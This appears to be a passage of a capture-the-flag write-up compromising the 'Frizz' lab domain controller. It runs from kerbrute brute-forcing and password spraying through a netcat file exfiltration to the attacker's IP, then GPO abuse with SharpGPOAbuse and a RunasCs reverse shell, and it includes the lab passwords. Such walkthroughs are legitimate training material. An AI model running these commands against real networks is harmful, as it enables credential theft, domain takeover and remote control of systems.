kerbrute bruteuser --dc 10.10.11.60 -d frizz.htb password.txt f.frizzle -v
let’s get TGT for the user
impacket-getTGT frizz.htb/f.frizzle:Jenni_Luvs_Magic23 -dc-ip 10.10.11.60
it will save ticket in f.frizzle.ccache, let’s export it
now in order to access the SSH over kerberos we can use following command to first initialize the ticket and then use it
kinit f.frizzle@frizz.htbuse ssh to connect
ssh f.frizzle@frizzledc.frizz.htb -K
then i ran the bloodhound to capture information about the Domain
bloodhound-python -c all -d frizz.htb -u f.frizzle -p 'Jenni_Luvs_Magic23' -ns 10.10.11.60above command will gather the data from domain using f.frizzle’s creds
load the json files to bloodhound
i checked the f.frizzle doens’t have any special permissions on the Domain we’ll get back to it later.
after completely scanning the machine manually and using winpeas we didn’t find anything useful, then i think about what if we check inside the Recycle bin of the user
to do so we need to check C:\$RECYCLE.BIN\<USER-SID>
to get the User’s SID use following command (it will provide the f.frizzle’s SID)
Get-LocalUser -Name f.frizzle | select-Object sid
then cd to user’s SID directory and we found interesting 7z file in the recycle bin

we used the powershell command to copy the ZIP file from the Recycle Bin to \temp foldder
Copy-Item -Path 'C:\$RECYCLE.BIN\S-1-5-21-2386970044-1145388522-2932701813-1103\$RE2XMEG.7z' -Destination C:\temp\test.7z
now we need to transfer this file to our kali machine we can do this via netcat
cmd /c "\temp\nc.exe 10.10.14.17 443 < test.7z"
on kali machine
nc -nvlp 443 > file.7z
on kali we’ve extracted file using 7z command
7z x file.7z
after searching for bit we’ve found the likely base64 encoded password in conf/waptserver.ini file

let’s try to decode it
echo "IXN1QmNpZ0BNZWhUZWQhUgo=" | base64 -d
let’s check the password for list of the users using kerbrute
kerbrute passwordspray --dc 10.10.11.60 -d frizz.htb users.txt '!suBcig@MehTed!R'
let’s check the group membership of the M.SchoolBus user
net user M.SchoolBus
let’s check the bloodhound to see if the new user has any interesting permissions

we noticed that user M.SchoolBus owns all the users except Administrator and v.frizzle who is the member of Domain Admins so we need to abuse the WriteGPLink permissions
as we can see that there’s Class_Frizz Group policy and it is not default domain policy, let’s abuse this to get Domain Admin access
first we need to login as M.SchoolBus, we’ll first initialize the TGT and then check if the ticket it initialized in memory using klist command
kinit M.SchoolBus@FRIZZ.HTB
nice we can now log in using
ssh M.SchoolBus@frizz.htb -K
we’ll use https://github.com/FSecureLABS/SharpGPOAbuse to Add our M.SchoolBus user in Local Administrators group
we’ll list available GPOs using
Get-GPO -All
we found 2 GPOs but we are not owner of it so we need to create a new GPO and then
let’s create a new GPO and then we’ll abuse it
New-GPO -Name New-GPO | New-GPLink -Target "OU=DOMAIN CONTROLLERS,DC=FRIZZ,DC=HTB" -LinkEnabled Yes
now again we’ll run the Get-GPO -All command to list the GPOs

Nice now let’s use the SharpGPOAbuse to add M.SchoolBus user to Local Administrators group
.\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount M.SchoolBus --GPOName New-GPO --force
let’s update the group policy by
gpupdate /force
let’s check the group membership of m.schoolbus user using net user m.schoolbus

Bingo we are now Administrator on the DC
we’ll use the RunasCs.exe binary to spawn another shell as M.SchoolBus user in which we’ll have full privileges that local Administrator Account has
transfer the RunasCs.exe to target machine
start netcat listener on port 443 on kali
.\runas.exe M.SchoolBus "!suBcig@MehTed!R" powershell.exe -r 10.10.14.17:443

we get the reverse shell on kali port 443